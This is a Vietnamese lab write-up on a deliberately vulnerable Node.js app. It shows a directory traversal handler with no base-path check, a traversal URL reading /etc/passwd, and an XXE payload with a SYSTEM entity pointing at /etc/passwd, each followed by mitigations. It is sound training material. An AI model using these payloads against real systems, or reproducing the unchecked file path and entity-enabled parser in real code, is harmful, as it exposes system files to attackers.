

NODE.JS WRITEUP

Node.js-Vulnerability Lab Report

Danh sách lỗ hổng trong lab

#	Tên lỗ hổng	Endpoint / Function
01	Directory Traversal / LFI	GET /read?file=
02	XXE External Entity	

Chi tiết lỗ hổng

Vulnerability 01 - Directory Traversal / LFI

Loại lỗi	Directory Traversal / Local File Inclusion
Endpoint	GET /read?file=
Tham số	file

Root Cause

Ứng dụng dùng path.join() để ghép đường dẫn nhưng không kiểm tra requestedPath có còn nằm trong thư mục public hay không.

```
app.get('/read', (req, res) => {
  const filename = req.query.file;

  if (!filename) {
    return res.send(HTML_TEMPLATE("Directory Traversal Lab", `
      <h2>Lab 2: Directory Traversal (LFI)</h2>
      <form method="get" action="/read">
        <label>Tên file (trong thư mục public):</label>
        <input type="text" name="file" value="hello.txt">
        <button type="submit">Đọc File</button>
      </form>
      <div class="hint"><i>Gợi ý: Thử dùng <b>../../../../etc/passwd</b>.</i></div>
    `));
  }

  const filepath = path.join(__dirname, 'public', filename);

  fs.readFile(filepath, 'utf8', (err, data) => {
    if (err) {
      return res.send(HTML_TEMPLATE("Error", `<h3 style="color:#ff5e62">Không thể đọc file:</h3><pre>${filepath}</pre>`));
    }
    res.send(HTML_TEMPLATE("File Content", `<h3>Nội dung file:</h3><pre>${data}</pre>`));
  });
});
```

Attack Path


- Mở endpoint /read và đọc file hợp lệ hello.txt.

2. Thử ../server.js để xác nhận thoát khỏi thư mục public.
3. Dùng ../../../../etc/passwd để đọc file hệ thống trong container.

Payload

| <http://localhost:4000/read?file=../../../../etc/passwd>

Evidence



Hình 1. Nội dung file /etc/passwd

Mitigation

- Dùng path.resolve() và kiểm tra requestedPath bắt đầu bằng baseDir an toàn.
- Dùng allowlist tên file thay vì nhận đường dẫn tùy ý từ người dùng.
- Chặn pattern ../, URL encoded traversal và giám sát hành vi đọc file nhạy cảm.

Vulnerability 02 – XXE External Entity

Loại lỗi	XXE External Entity
Endpoint	/parse_xml

Root Cause

Dev sử dụng thư viện XML không tắt tính năng xử lý các External Entity. Vậy nên attacker có thể dung mã DTD để lấy dữ liệu của 1 file nào đó và thay thế nó vào nội dung của XML


Attack Path

- Thử với payload `<user><name>Admin</name></user>` và nhận thấy server trả về Xin chào: Admin. Vậy nghĩa là thẻ name đã được xử lý và trả phản hồi
- Khai báo thêm cấu trúc `<!DOCTYPE...>` lên đầu file. Sử dụng `<!ENTITY xxe SYSTEM "file:///etc/passwd">` để phân loại entity. Sau đó chèn biến `xxe` vào thẻ name để nhận giá trị của file chèn vào thẻ name

Payload

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE user [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
  <name>&xxe;</name>
  <email>test@local</email>
</user>
```

Evidence



Hình 2. Nội dung của file /etc/passwd

Mitigation

Important Note: Luôn luôn tắt tính năng xử lý DTDs (Document Type Definitions) và External Entities đối với bất kì XML Parser nào.